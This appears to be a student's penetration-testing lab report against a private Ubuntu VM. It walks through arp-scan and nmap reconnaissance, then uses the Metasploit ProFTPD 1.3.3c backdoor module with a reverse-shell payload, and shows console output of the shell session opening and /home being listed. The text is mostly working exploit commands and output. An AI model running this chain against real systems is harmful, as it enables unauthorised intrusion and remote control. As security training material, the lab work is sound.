Ubuntu Pentesting Report by VINAYAK

Contents

Privilege Escalation with the help of a GTFOBins

Set an Interactive shell in System shell by GTFOBins

Task - 4 Cracking

Accessing Files available in the Etc Directory

Pure Hash Password of the Ubuntu Machine

Saving the Hash Password to .txt file for Bruteforce

Hash saved correctly to a .txt file

Task - 5 Brute-Forcing

John the Ripper and its Structure

Usage of John the Ripper

Successfully Compromised the Ubuntu Machine

Task - 6 Login to Machine

Ubuntu Machine

Login Attempt in Ubuntu Machine


Booting Process of Ubuntu Machine

Successfully Login to the Ubuntu Machine

Procedure

Start an Arp scan on the given box:

arp-scan -l




arp-scan -l is used to scan and obtain the IP Address

After scanning we got 4 IP Address:

192.168.163.1	**NAT Adapter**
192.168.163.2	**VMware**
192.168.163.131	**Ubuntu Machine**
192.168.163.254	**Our Machine**

Start a nmap scan on the given box:

nmap -sV -vv 192.168.163.131



nmap is a tool to scan the IP Address


-sV is used for scanning ports to determine service/version of Target's IP Address

-vv (Verbosity) is used for a detail report of scanning the IP Address

It is used to get information and a detail report about The Target's IP Address

After scanning we find the open ports available in the machine.

Analysing Nmap Report:




We can see that 3 Ports are Open:


Port	Service	Version
21/tcp	ftp	ProFTPD 1.3.3c
22/tcp	ssh	OpenSSH 7.2p2
80/tcp	http	Apache httpd 2.4.18

3 Ports are open and 997 Ports are close with a port number under 1000

Searching the Exploit available for the Service:




Searchsploit is a tool used to search exploit available for the Service.



We can see that ProFTPD-1.3.3c gives use Backdoor Command Execution in Metasploit.


Starting the Metasploit Framework for attack:

msfconsole -q



msfconsole is the most commonly used shell which allows to access all the features of Metasploit.

-q is used to do not print the banner on startup.




Search in Metasploit is used for searching the Exploit available for given version of the Service.

After that choose the Exploit with the help of use 0 or use (Exploit name).

Payloads available for Exploit in the Metasploit:

show payloads




show payloads is used to search the payloads available for the Exploit in the Metasploit.

We can see that payload/cmd/unix/reverse is best for our Exploit.

Select the payload for Exploit:

set payload /cmd/unix/reverse



set payload is used to set the payload for Exploit.

/cmd/unix/reverse is the name of the payload using for Exploit.

After that necessary information is required for the payload to work.

Options for the details required for payload like:

1. RHOSTS & RPORT are the IP Address and Port number of the Victim.
2. LHOST & LPORT are the IP Address and Port Number of User or Hacker.

Details and Options required for the payload:

show options

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload /cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```


Set the necessary details:

set RHOSTS , RPORT , LHOST , LPORT

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.163.131
RHOSTS => 192.168.163.131
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.163.128
LHOST => 192.168.163.128


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Checking the Details Correctly Set in the Payload:

show options

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.163.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.163.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Starting the Exploit:

exploit

```
   LHOST  192.168.163.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.163.128:4444
[*] 192.168.163.131:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9hGpzjfEidP5alL5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9hGpzjfEidP5alL5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.163.128:4444 -> 192.168.163.131:34872) at 2023-03-31 19:38:07 -0400
```


After starting the exploit, a Session will be opened like -

(LHOST:LPORT -> RHOSTS:RPORT)

192.168.163.128:4444 ->192.168.163.131:34872

Successful Exploit:

lsb_release -a



lsb_release -a is used to get the information about the Operating System we are present.


Then we can see that we are in the Ubuntu Machine -

Distributor ID	Ubuntu
Description	Ubuntu 16.04.3 LTS
Release	16.04.3
Codename	xenial

Accessing Username and System Files & Directories:

whoami

ls -lh /home




ls -lh /home is used to access the home directory of the system.

We have successfully accessed the Home Directory and found the Username: (marlinspike) which is the username of the Ubuntu Machine.

System Directories of Ubuntu Machine:

ls



ls this is use to access and show the files and directories of the system.

